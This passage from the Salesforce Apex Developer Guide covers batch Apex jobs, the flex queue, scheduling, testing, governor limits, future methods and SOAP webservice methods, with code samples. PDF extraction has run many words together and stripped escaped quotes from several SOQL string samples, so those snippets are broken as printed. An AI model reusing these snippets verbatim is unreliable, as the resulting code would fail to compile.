queue with the Queued status. If the concurrent limit of queued or active batch job has been reached, a LimitException
is thrown, and the job isn’t queued.
Reordering Jobs in the Apex Flex Queue
While submitted jobs have a status of Holding, you can reorder them in the Salesforce user interface to control which batch jobs are
processed first. To do so, from Setup, enter Apex Flex Queue in the Quick Find box, then select Apex Flex Queue.
Alternatively, you can use Apex methods to reorder batch jobs in the flex queue. To move a job to a new position, call one of the
System.FlexQueue methods. Pass the method the job ID and, if applicable, the ID of the job next to the moved job’s new position.
For example:
Boolean isSuccess = System.FlexQueue.moveBeforeJob(jobToMoveId, jobInQueueId);
You can reorder jobs in the Apex flex queue to prioritize jobs. For example, you can move a batch job up to the first position in the
holding queue to be processed first when resources become available. Otherwise, jobs are processed “first-in, first-out”—in the order
in which they’re submitted.
When system resources become available, the system picks up the next job from the top of the Apex flex queue and moves it to the
batch job queue. The system can process up to five queued or active jobs simultaneously for each organization. The status of these
moved jobs changes from Holding to Queued. Queued jobs get executed when the system is ready to process new jobs. You can
monitor queued jobs on the Apex Jobs page.
Batch Job Statuses
The following table lists all possible statuses for a batch job along with a description of each.
Description
Status
Job has been submitted and is held in the Apex flex queue until
systemresourcesbecomeavailabletoqueuethejobforprocessing.
Holding
Job is awaiting execution.
Queued
277
Invoking Apex
Apex Developer Guide
Description
Status
The start method of the job has been invoked. This status can
last a few minutes depending on the size of the batch of records.
Preparing
Job is being processed.
Processing
Job aborted by a user.
Aborted
Job completed with or without failures.
Completed
Job experienced a system failure.
Failed
Using the System.scheduleBatch Method
You can use the System.scheduleBatch method to schedule a batch job to run once at a future time.
The System.scheduleBatch method takes the following parameters.
• An instance of a class that implements the Database.Batchable interface.
• The job name.
• The time interval, in minutes, after which the job starts executing.
• An optional scope value. This parameter specifies the number of records to pass into the execute method. Use this parameter
when you have many operations for each record being passed in and are running into governor limits. By limiting the number of
records, you’re limiting the operations per transaction. This value must be greater than zero.If the start method of the batch class
returns a QueryLocator, the optional scope parameter of Database.executeBatch can have a maximum value of 2,000. If
set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the
start method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a high
number, you can run into other limits. The optimal scope size is a factor of 2000, for example, 100, 200, 400 and so on.
The System.scheduleBatch method returns the scheduled job ID (CronTrigger ID).
This example schedules a batch job to run 60 minutes from now by calling System.scheduleBatch. The example passes this
method an instance of a batch class (the reassign variable), a job name, and a time interval of 60 minutes. The optional scope
parameter has been omitted. The method returns the scheduled job ID, which is used to query CronTrigger to get the status of the
corresponding scheduled job.
String cronID = System.scheduleBatch(reassign, 'job example', 60);
CronTrigger ct = [SELECT Id, TimesTriggered, NextFireTime
FROM CronTrigger WHERE Id = :cronID];
// TimesTriggered should be 0 because the job hasn't started yet.
System.assertEquals(0, ct.TimesTriggered);
System.debug('Next fire time: ' + ct.NextFireTime);
// For example:
// Next fire time: 2013-06-03 13:31:23
For more information, see CronTrigger in the Object Reference for Salesforce.
Note: Some things to note about System.scheduleBatch:
• Whenyoucall System.scheduleBatch,Salesforceschedulesthejobforexecutionatthespecifiedtime.Actualexecution
occurs at or after that time, depending on service availability.
278
Invoking Apex
Apex Developer Guide
• The scheduler runs as system—all classes are executed, whether the user has permission to execute the class, or not.
• When the job’s schedule is triggered, the system queues the batch job for processing. If Apex flex queue is enabled in your
org, the batch job is added at the end of the flex queue. For more information, see Holding Batch Jobs in the Apex Flex Queue.
• All scheduled Apex limits apply for batch jobs scheduled using System.scheduleBatch. After the batch job is queued
(with a status of Holding or Queued), all batch job limits apply and the job no longer counts toward scheduled Apex
limits.
• After calling this method and before the batch job starts, you can use the returned scheduled job ID to abort the scheduled
job using the System.abortJob method.
Batch Apex Examples
The following example uses a Database.QueryLocator:
public class UpdateAccountFields implements Database.Batchable<sObject>{
public final String Query;
public final String Entity;
public final String Field;
public final String Value;
public UpdateAccountFields(String q, String e, String f, String v){
Query=q; Entity=e; Field=f;Value=v;
}
public Database.QueryLocator start(Database.BatchableContext BC){
return Database.getQueryLocator(query);
}
public void execute(Database.BatchableContext BC,
List<sObject> scope){
for(Sobject s : scope){s.put(Field,Value);
} update scope;
}
public void finish(Database.BatchableContext BC){
}
}
You can use the following code to call the previous class.
// Query for 10 accounts
String q = 'SELECT Industry FROM Account LIMIT 10';
String e = 'Account';
String f = 'Industry';
String v = 'Consulting';
Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5);
To exclude accounts or invoices that were deleted but are still in the Recycle Bin, include isDeleted=false in the SOQL query
WHERE clause, as shown in these modified samples.
// Query for accounts that aren't in the Recycle Bin
String q = 'SELECT Industry FROM Account WHERE isDeleted=false LIMIT 10';
279
Invoking Apex
Apex Developer Guide
String e = 'Account';
String f = 'Industry';
String v = 'Consulting';
Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5);
// Query for invoices that aren't in the Recycle Bin
String q =
'SELECT Description__c FROM Invoice_Statement__c WHERE isDeleted=false LIMIT 10';
String e = 'Invoice_Statement__c';
String f = 'Description__c';
String v = 'Updated description';
Id batchInstanceId = Database.executeBatch(new UpdateInvoiceFields(q,e,f,v), 5);
The following class uses batch Apex to reassign all accounts owned by a specific user to a different user.
public class OwnerReassignment implements Database.Batchable<sObject>{
String query;
String email;
Id toUserId;
Id fromUserId;
public Database.querylocator start(Database.BatchableContext BC){
return Database.getQueryLocator(query);}
public void execute(Database.BatchableContext BC, List<sObject> scope){
List<Account> accns = new List<Account>();
for(sObject s : scope){Account a = (Account)s;
if(a.OwnerId==fromUserId){
a.OwnerId=toUserId;
accns.add(a);
}
}
update accns;
}
public void finish(Database.BatchableContext BC){
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
mail.setToAddresses(new String[] {email});
mail.setReplyTo('batch@acme.com');
mail.setSenderDisplayName('Batch Processing');
mail.setSubject('Batch Process Completed');
mail.setPlainTextBody('Batch Process has completed');
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
}
Use the following to execute the OwnerReassignment class in the previous example.
OwnerReassignment reassign = new OwnerReassignment();
reassign.query = 'SELECT Id, Name, Ownerid FROM Account ' +
280
Invoking Apex
Apex Developer Guide
'WHERE ownerid='' + u.id + ''';
reassign.email='admin@acme.com';
reassign.fromUserId = u;
reassign.toUserId = u2;
ID batchprocessid = Database.executeBatch(reassign);
The following is an example of a batch Apex class for deleting records.
public class BatchDelete implements Database.Batchable<sObject> {
public String query;
public Database.QueryLocator start(Database.BatchableContext BC){
return Database.getQueryLocator(query);
}
public void execute(Database.BatchableContext BC, List<sObject> scope){
delete scope;
DataBase.emptyRecycleBin(scope);
}
public void finish(Database.BatchableContext BC){
}
}
This code calls the BatchDelete batch Apex class to delete old documents. The specified query selects documents to delete for all
documents that are in a specified folder and that are older than a specified date. Next, the sample invokes the batch job.
BatchDelete BDel = new BatchDelete();
Datetime d = Datetime.now();
d = d.addDays(-1);
// Replace this value with the folder ID that contains
// the documents to delete.
String folderId = '00lD000000116lD';
// Query for selecting the documents to delete
BDel.query = 'SELECT Id FROM Document WHERE FolderId='' + folderId +
'' AND CreatedDate < '+d.format('yyyy-MM-dd')+'T'+
d.format('HH:mm')+':00.000Z';
// Invoke the batch job.
ID batchprocessid = Database.executeBatch(BDel);
System.debug('Returned batch process ID: ' + batchProcessId);
Using Callouts in Batch Apex
To use a callout in batch Apex, specify Database.AllowsCallouts in the class definition. For example:
public class SearchAndReplace implements Database.Batchable<sObject>,
Database.AllowsCallouts{
}
Callouts include HTTP requests and methods defined with the webservice keyword.
Using State in Batch Apex
Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and
is executed without the optional scope parameter is considered five transactions of 200 records each.
281
Invoking Apex
Apex Developer Guide
If you specify Database.Stateful in the class definition, you can maintain state across these transactions. When using
Database.Stateful, only instance member variables retain their values between transactions. Static member variables don’t
retaintheirvaluesandareresetbetweentransactions.Maintainingstateisusefulforcountingorsummarizingrecordsasthey’reprocessed.
For example, suppose your job processes opportunity records. You could define a method in execute to aggregate totals of the
opportunity amounts as they were processed.
If you don’t specify Database.Stateful, all static and instance member variables are set back to their original values.
The following example summarizes a custom field total__c as the records are processed.
public class SummarizeAccountTotal implements
Database.Batchable<sObject>, Database.Stateful{
public final String Query;
public integer Summary;
public SummarizeAccountTotal(String q){Query=q;
Summary = 0;
}
public Database.QueryLocator start(Database.BatchableContext BC){
return Database.getQueryLocator(query);
}
public void execute(
Database.BatchableContext BC,
List<sObject> scope){
for(sObject s : scope){
Summary = Integer.valueOf(s.get('total__c'))+Summary;
}
}
public void finish(Database.BatchableContext BC){
}
}
In addition, you can specify a variable to access the initial state of the class. You can use this variable to share the initial state with all
instances of the Database.Batchable methods. For example:
// Implement the interface using a list of Account sObjects
// Note that the initialState variable is declared as final
public class MyBatchable implements Database.Batchable<sObject> {
private final String initialState;
String query;
public MyBatchable(String intialState) {
this.initialState = initialState;
}
public Database.QueryLocator start(Database.BatchableContext BC) {
// Access initialState here
return Database.getQueryLocator(query);
}
282
Invoking Apex
Apex Developer Guide
public void execute(Database.BatchableContext BC,
List<sObject> batch) {
// Access initialState here
}
public void finish(Database.BatchableContext BC) {
// Access initialState here
}
}
The initialState stores only the initial state of the class. You can’t use it to pass information between instances of the class during
execution of the batch job. For example, if you change the value of initialState in execute, the second chunk of processed
records can’t access the new value. Only the initial value is accessible.
Testing Batch Apex
When testing your batch Apex, you can test only one execution of the execute method. Use the scope parameter of the
executeBatch method to limit the number of records passed into the execute method to ensure that you aren’t running into
governor limits.
The executeBatch method starts an asynchronous process. When you test batch Apex, make certain that the asynchronously
processed batch job is finished before testing against the results. Use the Test methods startTest and stopTest around the
executeBatch method to ensure that it finishes before continuing your test. All asynchronous calls made after the startTest
method are collected by the system. When stopTest is executed, all asynchronous processes are run synchronously. If you don’t
include the executeBatch method within the startTest and stopTest methods, the batch job executes at the end of your
test method. This execution order applies for Apex saved using API version 25.0 and later, but not for earlier versions.
ForApexsavedusingAPIversion22.0andlater,exceptionsthatoccurduringtheexecutionofabatchApexjobinvokedbyatestmethod
are passed to the calling test method. As a result, these exceptions cause the test method to fail. If you want to handle exceptions in the
test method, enclose the code in try and catch statements. Place the catch block after the stopTest method. However, with
Apex saved using Apex version 21.0 and earlier, such exceptions don’t get passed to the test method and don’t cause test methods to
fail.
Note: Asynchronous calls, such as @future or executeBatch, called in a startTest, stopTest block, don’t count
against your limits for the number of queued jobs.
The following example tests the OwnerReassignment class.
public static testMethod void testBatch() {
user u = [SELECT ID, UserName FROM User
WHERE username='testuser1@acme.com'];
user u2 = [SELECT ID, UserName FROM User
WHERE username='testuser2@acme.com'];
String u2id = u2.id;
// Create 200 test accounts - this simulates one execute.
// Important - the Salesforce test framework only allows you to
// test one execute.
List <Account> accns = new List<Account>();
for(integer i = 0; i<200; i++){
Account a = new Account(Name='testAccount'+ i,
Ownerid = u.ID);
accns.add(a);
283
Invoking Apex
Apex Developer Guide
}
insert accns;
Test.StartTest();
OwnerReassignment reassign = new OwnerReassignment();
reassign.query='SELECT ID, Name, Ownerid ' +
'FROM Account ' +
'WHERE OwnerId='' + u.Id + ''' +
' LIMIT 200';
reassign.email='admin@acme.com';
reassign.fromUserId = u.Id;
reassign.toUserId = u2.Id;
ID batchprocessid = Database.executeBatch(reassign);
Test.StopTest();
System.AssertEquals(
database.countquery('SELECT COUNT()'
+' FROM Account WHERE OwnerId='' + u2.Id + '''),
200);
}
}
Use the System.Test.enqueueBatchJobs and System.Test.getFlexQueueOrder methods to enqueue and
reorder no-operation jobs within the contexts of tests.
Batch Apex Limitations
Keep in mind the following governor limits and other limitations for batch Apex.
• Up to 5 batch jobs can be queued or active concurrently.
• Up to 100 Holding batch jobs can be held in the Apex flex queue.
• In a running test, you can submit a maximum of 5 batch jobs.
• The maximum number of batch Apex method executions per 24-hour period is 250,000, or the number of user licenses in your org
multipliedby200—whicheverisgreater.Methodexecutionsincludeexecutionsofthe start, execute,and finish methods.
This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future
methods. To check how many asynchronous Apex executions are available, make a request to REST API limits resource. See List
Organization Limits in the REST API Developer Guide. The license types that count toward this limit include full Salesforce and
Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities
users.
• A maximum of 50 million records can be returned in the Database.QueryLocator object. If more than 50 million records
are returned, the batch job is immediately terminated and marked as Failed.
• If the start method of the batch class returns a QueryLocator, the optional scope parameter of Database.executeBatch
can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller
batches of up to 2,000 records. If the start method of the batch class returns an iterable, the scope parameter value has no upper
limit. However, if you use a high number, you can run into other limits. The optimal scope size is a factor of 2000, for example, 100,
200, 400 and so on.
• Ifnosizeisspecifiedwiththeoptional scope parameterof Database.executeBatch,Salesforcechunkstherecordsreturned
by the start method into batches of 200 records. The system then passes each batch to the execute method. Apex governor
limits are reset for each execution of execute.
284
Invoking Apex
Apex Developer Guide
• The start, execute, and finish methods can implement up to 100 callouts each.
• Only one batch Apex job's start method can run at a time in an org. Batch jobs that haven’t started yet remain in the queue until
they're started. This limit doesn’t cause any batch job to fail and execute methods of batch Apex jobs still run in parallel if more
than one job is running.
• Using FOR UPDATE in SOQL queries to lock records during update isn’t applicable to Batch Apex.
• Cursors and related query results are available for 2 days, including results in nested queries. For more information, see API Query
Cursor Limits.
Batch Apex Best Practices
• Use extreme caution if you’re planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger doesn’t
add more batch jobs than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user
interface, and all cases where more than one record can be updated at a time.
• When you call Database.executeBatch, Salesforce only places the job in the queue. Actual execution can be delayed based
on service availability.
• When testing your batch Apex, you can test only one execution of the execute method. Use the scope parameter of the
executeBatch method to limit the number of records passed into the execute method to ensure that you aren’t running
into governor limits.
• The executeBatch method starts an asynchronous process. When you test batch Apex, make certain that the asynchronously
processed batch job is finished before testing against the results. Use the Test methods startTest and stopTest around
the executeBatch method to ensure that it finishes before continuing your test.
• Use Database.Stateful withtheclassdefinitionifyouwanttoshareinstancemembervariablesordataacrossjobtransactions.
Otherwise, all member variables are reset to their initial state at the start of each transaction.
• Methods declared as future aren’t allowed in classes that implement the Database.Batchable interface.
• Methods declared as future can’t be called from a batch Apex class.
• When a batch Apex job is run, email notifications are sent to the user who submitted the batch job. If the code is included in a
managed package and the subscribing org is running the batch job, notifications are sent to the recipient listed in the Apex
Exception Notification Recipient field.
• Each method execution uses the standard governor limits anonymous block, Visualforce controller, or WSDL method.
• Each batch Apex invocation creates an AsyncApexJob record. To construct a SOQL query to retrieve the job’s status, number
oferrors,progress,andsubmitter,usethe AsyncApexJob record’sID.Formoreinformationaboutthe AsyncApexJob object,
see AsyncApexJob in the Object Reference for Salesforce.
• For each 10,000 AsyncApexJob records, Apex creates an AsyncApexJob record of type BatchApexWorker for internal
use. When querying for all AsyncApexJob records, we recommend that you filter out records of type BatchApexWorker
using the JobType field. Otherwise, the query returns one more record for every 10,000 AsyncApexJob records. For more
information about the AsyncApexJob object, see AsyncApexJob in the Object Reference for Salesforce.
• All implemented Database.Batchable interface methods must be defined as public or global.
• For a sharing recalculation, we recommend that the execute method delete and then re-create all Apex managed sharing for
the records in the batch. This process ensures that sharing is accurate and complete.
• Batch jobs queued before a Salesforce service maintenance downtime remain in the queue. After service downtime ends and when
system resources become available, the queued batch jobs are executed. If a batch job was running when downtime occurred, the
batch execution is rolled back and restarted after the service comes back up.
• Minimize the number of batches, if possible. Salesforce uses a queue-based framework to handle asynchronous processes from such
sources as future methods and batch Apex. This queue is used to balance request workload across organizations. If more than 2,000
285
Invoking Apex
Apex Developer Guide
unprocessedrequestsfromasingleorganizationareinthequeue,anyadditionalrequestsfromthesameorganizationwillbedelayed
while the queue handles requests from other organizations.
• Ensure that batch jobs execute as fast as possible. To ensure fast execution of batch jobs, minimize Web service callout times and
tune queries used in your batch Apex code. The longer the batch job executes, the more likely other queued jobs are delayed when
many jobs are in the queue.
• If you use batch Apex with Database.QueryLocator to access external objects via an OData adapter for Salesforce Connect:
– Enable Request Row Counts on the external data source, and each response from the external system must include the total
row count of the result set.
– We recommend enabling Server Driven Pagination on the external data source and having the external system determine page
sizes and batch boundaries for large result sets. Typically, server-driven paging can adjust batch boundaries to accommodate
changing datasets more effectively than client-driven paging.
When Server Driven Pagination is disabled on the external data source, the OData adapter controls the paging behavior
(client-driven). If external object records are added to the external system while a job runs, other records can be processed twice.
If external object records are deleted from the external system while a job runs, other records can be skipped.
– When Server Driven Pagination is enabled on the external data source, the batch size at runtime is the smaller of the following:
• Batch size specified in the scope parameter of Database.executeBatch. Default is 200 records.
• Page size returned by the external system. We recommend that you set up your external system to return page sizes of 200
or fewer records.
• Batch Apex jobs run faster when the start method returns a QueryLocator object that doesn't include related records via
asubquery.Avoidingrelationshipsubqueriesina QueryLocator allowsbatchjobstorunusingafaster,chunkedimplementation.
If the start method returns an iterable or a QueryLocator object with a relationship subquery, the batch job uses a slower,
non-chunking, implementation. For example, if the following query is used in the QueryLocator, the batch job uses a slower
implementation because of the relationship subquery:
SELECT Id, (SELECT id FROM Contacts) FROM Account
A better strategy is to perform the subquery separately, from within the execute method, which allows the batch job to run using
the faster, chunking implementation.
• To implement record locking as part of the batch job, you can requery records inside the execute() method, using FOR UPDATE, if
necessary. This ensures that no conflicting updates are overwritten by DML in the batch job. To requery records, simply select the
Id field in the batch job's main query locator.
Chaining Batch Jobs
Starting with API version 26.0, you can start another batch job from an existing batch job to chain jobs together. Chain a batch job to
startajobafteranotheronefinishesandwhenyourjobrequiresbatchprocessing,suchaswhenprocessinglargedatavolumes.Otherwise,
if batch processing isn’t needed, consider using Queueable Apex.
You can chain a batch job by calling Database.executeBatch or System.scheduleBatch from the finish method
of the current batch class. The new batch job will start after the current batch job finishes.
For previous API versions, you can’t call Database.executeBatch or System.scheduleBatch from any batch Apex
method. The version that’s used is the version of the running batch class that starts or schedules another batch job. If the finish
286
Invoking Apex
Apex Developer Guide
method in the running batch class calls a method in a helper class to start the batch job, the API version of the helper class doesn’t
matter.
SEE ALSO:
Apex Reference Guide: Batchable Interface
Apex Reference Guide:FlexQueue Class
Apex Reference Guide: Test.enqueueBatchJobs()
Apex Reference Guide: Test.getFlexQueueOrder()
Salesforce Help: Client-driven and Server-driven Paging for Salesforce Connect—OData 2.0 and 4.0 Adapters
Salesforce Help: Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter
Firing Platform Events from Batch Apex
Batch Apex classes can fire platform events when encountering an error or exception. Clients listening on an event can obtain actionable
information, such as how often the event failed and which records were in scope at the time of failure. Events are also fired for Salesforce
Platform internal errors and other uncatchable Apex exceptions such as LimitExceptions, which are caused by reaching governor limits.
An event message provides more granular error tracking than the Apex Jobs UI. It includes the record IDs being processed, exception
type, exception message, and stack trace. You can also incorporate custom handling and retry logic for failures. You can invoke custom
Apex logic from any trigger on this type of event, so Apex developers can build functionality like custom logging or automated retry
handling.
For information on subscribing to platform events, see Subscribing to Platform Events.
The BatchApexErrorEvent object represents a platform event associated with a batch Apex class. This object is available in API version
44.0 and later. If the start, execute, or finish method of a batch Apex job encounters an unhandled exception, a
BatchApexErrorEvent platform event is fired. For more details, see BatchApexErrorEvent in the Platform Events Developer Guide.
To fire a platform event, a batch Apex class declaration must implement the Database.RaisesPlatformEvents interface.
public with sharing class YourSampleBatchJob implements Database.Batchable<SObject>,
Database.RaisesPlatformEvents{
// class implementation
}
Example: This example creates a trigger to determine which accounts failed in the batch transaction. Custom field Dirty__c
indicates that the account was one of a failing batch and ExceptionType__c indicates the exception that was encountered.
JobScope and ExceptionType are fields in the BatchApexErrorEvent object.
trigger MarkDirtyIfFail on BatchApexErrorEvent (after insert) {
Set<Id> asyncApexJobIds = new Set<Id>();
for(BatchApexErrorEvent evt:Trigger.new){
asyncApexJobIds.add(evt.AsyncApexJobId);
}
Map<Id,AsyncApexJob> jobs = new Map<Id,AsyncApexJob>(
[SELECT id, ApexClass.Name FROM AsyncApexJob WHERE Id IN :asyncApexJobIds]
);
List<Account> records = new List<Account>();
for(BatchApexErrorEvent evt:Trigger.new){
//only handle events for the job(s) we care about
if(jobs.get(evt.AsyncApexJobId).ApexClass.Name == 'AccountUpdaterJob'){
287
Invoking Apex
Apex Developer Guide
for (String item : evt.JobScope.split(',')) {
Account a = new Account(
Id = (Id)item,
ExceptionType__c = evt.ExceptionType,
Dirty__c = true
);
records.add(a);
}
}
}
update records;
}
Testing BatchApexErrorEvent Messages Published from Batch Apex Jobs
Use the Test.getEventBus().deliver() method to deliver event messages that are published by failed batch Apex jobs.
Use the Test.startTest() and Test.stopTest() statement block to execute the batch job.
This snippet shows how to execute a batch Apex job and deliver event messages. It executes the batch job after Test.stopTest().
This batch job publishes a BatchApexErrorEvent message when a failure occurs through the implementation of
Database.RaisesPlatformEvents.After Test.stopTest() runs,aseparate Test.getEventBus().deliver()
statement is added so that it can deliver the BatchApexErrorEvent.
try {
Test.startTest();
Database.executeBatch(new SampleBatchApex());
Test.stopTest();
// Batch Apex job executes here
} catch(Exception e) {
// Catch any exceptions thrown in the batch job
}
// The batch job fires BatchApexErrorEvent if it fails, so deliver the event.
Test.getEventBus().deliver();
Note: If further platform events are published by downstream processes, add Test.getEventBus().deliver(); to
deliver the event messages for each process. For example, if a platform event trigger, which processes the event from the Apex
job,publishesanotherplatformevent,adda Test.getEventBus().deliver(); statementtodelivertheeventmessage.
SEE ALSO:
Platform Events Developer Guide: Deliver Test Event Messages
Platform Events Developer Guide: Event and Event Bus Properties in Test Context
Future Methods
A future method runs in the background, asynchronously. You can call a future method for executing long-running operations, such as
callouts to external Web services or any operation you’d like to run in its own thread, on its own time. You can also use future methods
to isolate DML operations on different sObject types to prevent the mixed DML error. Each future method is queued and executes when
system resources become available. That way, the execution of your code doesn’t have to wait for the completion of a long-running
operation. A benefit of using future methods is that some governor limits are higher, such as SOQL query limits and heap size limits.
288
Invoking Apex
Apex Developer Guide
To define a future method, simply annotate it with the future annotation, as follows.
global class FutureClass
{
@future
public static void myFutureMethod()
{
// Perform some operations
}
}
Methods with the future annotation must be static methods, and can only return a void type. The specified parameters must be
primitive data types, arrays of primitive data types, or collections of primitive data types. Methods with the future annotation can’t
take sObjects or objects as arguments.
The reason why sObjects can’t be passed as arguments to future methods is because the sObject can change between the time you call
the method and the time it executes. In this case, the future method gets the old sObject values and can overwrite them. To work with
sObjects that already exist in the database, pass the sObject ID instead (or collection of IDs) and use the ID to perform a query for the
most up-to-date record. The following example shows how to do so with a list of IDs.
global class FutureMethodRecordProcessing
{
@future
public static void processRecords(List<ID> recordIds)
{
// Get those records based on the IDs
List<Account> accts = [SELECT Name FROM Account WHERE Id IN :recordIds];
// Process records
}
}
The following is a skeletal example of a future method that makes a callout to an external service. Notice that the annotation takes an
extra parameter (callout=true) to indicate that callouts are allowed. To learn more about callouts, see Invoking Callouts Using
Apex.
global class FutureMethodExample
{
@future(callout=true)
public static void getStockQuotes(String acctName)
{
// Perform a callout to an external service
}
}
Inserting a user with a non-null role must be done in a separate thread from DML operations on other sObjects. In this example, the
future method, insertUserWithRole, which is defined in the Util class, performs the insertion of a user with the COO role.
ThisfuturemethodrequirestheCOOroletobedefinedintheorganization.The useFutureMethod methodin MixedDMLFuture
inserts an account and calls the future method, insertUserWithRole.
This Util class contains the future method for inserting a user with a non-null role.
public class Util {
@future
public static void insertUserWithRole(
String uname, String al, String em, String lname) {
289
Invoking Apex
Apex Developer Guide
Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
// Create new user with a non-null user role ID
User u = new User(alias = al, email=em,
emailencodingkey='UTF-8', lastname=lname,
languagelocalekey='en_US',
localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
timezonesidkey='America/Los_Angeles',
username=uname);
insert u;
}
}
This class contains the main method that calls the future method that was defined previously.
public class MixedDMLFuture {
public static void useFutureMethod() {
// First DML operation
Account a = new Account(Name='Acme');
insert a;
// This next operation (insert a user with a role)
// can't be mixed with the previous insert unless
// it is within a future method.
// Call future method to insert a user with a role.
Util.insertUserWithRole(
'mruiz@awcomputing.com', 'mruiz',
'mruiz@awcomputing.com', 'Ruiz');
}
}
You can invoke future methods the same way you invoke any other method. However, a future method can’t invoke another future
method.
Methods with the future annotation have the following limits:
• No more than 0 in batch and future contexts; 50 in queueable context method calls per Apex invocation. Asynchronous calls, such
as @future or executeBatch, called in a startTest, stopTest block, don’t count against your limits for the number
of queued jobs.
Note: Having multiple future methods fan out from a queueable job isn’t recommended practice as it can rapidly add a large
number of future methods to the asynchronous queue. Request processing can be delayed and you can quickly hit the daily
maximum limit for asynchronous Apex method executions. See Future Method Performance Best Practices and Lightning
Platform Apex Limits.
• The maximum number of future method invocations per a 24-hour period is 250,000 or the number of user licenses in your
organization multiplied by 200, whichever is greater. This limit is for your entire org and is shared with all asynchronous Apex: Batch
Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available,
make a request to REST API limits resource. See List Organization Limits in the REST API Developer Guide. The license types that
count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only
users, Identity users, and Company Communities users.
Note:
• Future jobs queued by a transaction aren’t processed if the transaction rolls back.
290
Invoking Apex
Apex Developer Guide
• Future method jobs queued before a Salesforce service maintenance downtime remain in the queue. After service downtime
ends and when system resources become available, the queued future method jobs are executed. If a future method was
running when downtime occurred, the future method execution is rolled back and restarted after the service comes back up.
Testing Future Methods
To test methods defined with the future annotation, call the class containing the method in a startTest(), stopTest() code block. All
asynchronouscallsmadeafterthe startTest methodarecollectedbythesystem.When stopTest isexecuted,allasynchronous
processes are run synchronously.
For our example, here’s the test class.
@isTest
private class MixedDMLFutureTest {
@isTest static void test1() {
User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()];
// System.runAs() allows mixed DML operations in test context
System.runAs(thisUser) {
// startTest/stopTest block to run future method synchronously
Test.startTest();
MixedDMLFuture.useFutureMethod();
Test.stopTest();
}
// The future method will run after Test.stopTest();
// Verify account is inserted
Account[] accts = [SELECT Id from Account WHERE Name='Acme'];
System.assertEquals(1, accts.size());
// Verify user is inserted
User[] users = [SELECT Id from User where username='mruiz@awcomputing.com'];
System.assertEquals(1, users.size());
}
}
Future Method Performance Best Practices
Salesforce uses a queue-based framework to handle asynchronous processes from such sources as future methods and batch Apex. This
queue is used to balance request workload across organizations. Use the following best practices to ensure your organization is efficiently
using the queue for your asynchronous processes.
• Avoid adding large numbers of future methods to the asynchronous queue, if possible. If more than 2,000 unprocessed requests
from a single organization are in the queue, any additional requests from the same organization will be delayed while the queue
handles requests from other organizations.
• Ensure that future methods execute as fast as possible. To ensure fast execution of batch jobs, minimize Web service callout times
and tune queries used in your future methods. The longer the future method executes, the more likely other queued requests are
delayed when there are a large number of requests in the queue.
• Test your future methods at scale. To help determine if delays can occur, test using an environment that generates the maximum
number of future methods you’d expect to handle.
• Consider using batch Apex instead of future methods to process large numbers of records.
291
Invoking Apex
Apex Developer Guide
Exposing Apex Methods as SOAP Web Services
You can expose your Apex methods as SOAP web services so that external applications can access your code and your application.
To expose your Apex methods, use Webservice Methods.
Tip:
• Apex SOAP web services allow an external application to invoke Apex methods through SOAP Web services. Apex callouts
enable Apex to invoke external web or HTTP services.
• Apex REST API exposes your Apex classes and methods as REST web services. See Exposing Apex Classes as REST Web Services.
IN THIS SECTION:
Webservice Methods
Exposing Data with Webservice Methods
Considerations for Using the webservice Keyword
Overloading Web Service Methods
Webservice Methods
ApexclassmethodscanbeexposedascustomSOAPWebservicecalls.ThisallowsanexternalapplicationtoinvokeanApexWebservice
to perform an action in Salesforce. Use the webservice keyword to define these methods. For example:
global class MyWebService {
webservice static Id makeContact(String contactLastName, Account a) {
Contact c = new Contact(lastName = contactLastName, AccountId = a.Id);
insert c;
return c.id;
}
}
A developer of an external application can integrate with an Apex class containing webservice methods by generating a WSDL for
the class. To generate a WSDL from an Apex class detail page:
1. In the application from Setup, enter “Apex Classes” in the Quick Find box, then select Apex Classes.
2. Click the name of a class that contains webservice methods.
3. Click Generate WSDL.
Exposing Data with Webservice Methods
Invoking a custom webservice method always uses system context. Consequently, the current user's credentials are not used, and
any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules.
Developers who expose methods with the webservice keyword should therefore take care that they are not inadvertently exposing
any sensitive data.
Warning: ApexclassmethodsthatareexposedthroughtheAPIwiththe webservice keyworddon'tenforceobjectpermissions
and field-level security by default. We recommend that you make use of the appropriate object or field describe result methods
tocheckthecurrentuser’saccesslevelontheobjectsandfieldsthatthewebservicemethodisaccessing.SeeDescribeSObjectResult
Class and DescribeFieldResult Class.
292
Invoking Apex
Apex Developer Guide
Also, sharing rules (record-level access) are enforced only when declaring a class with the with sharing keyword. This
requirementappliestoallApexclasses,includingtoclassesthatcontainwebservicemethods.Toenforcesharingrulesforwebservice
methods, declare the class that contains these methods with the with sharing keyword. See Using the with sharing, without
sharing, and inherited sharing Keywords.
Considerations for Using the webservice Keyword
When using the webservice keyword, keep the following considerations in mind:
• Use the webservice keyword to define top-level methods and outer class methods. You can’t use the webservice keyword
to define a class or an inner class method.
• You cannot use the webservice keyword to define an interface, or to define an interface's methods and variables.
• System-defined enums cannot be used in Web service methods.
• You cannot use the webservice keyword in a trigger.
• All classes that contain methods defined with the webservice keyword must be declared as global. If a method or inner
class is declared as global, the outer, top-level class must also be defined as global.
• Methods defined with the webservice keyword are inherently global. Any Apex code that has access to the class can use these
methods. You can consider the webservice keyword as a type of access modifier that enables more access than global.
• Define any method that uses the webservice keyword as static.
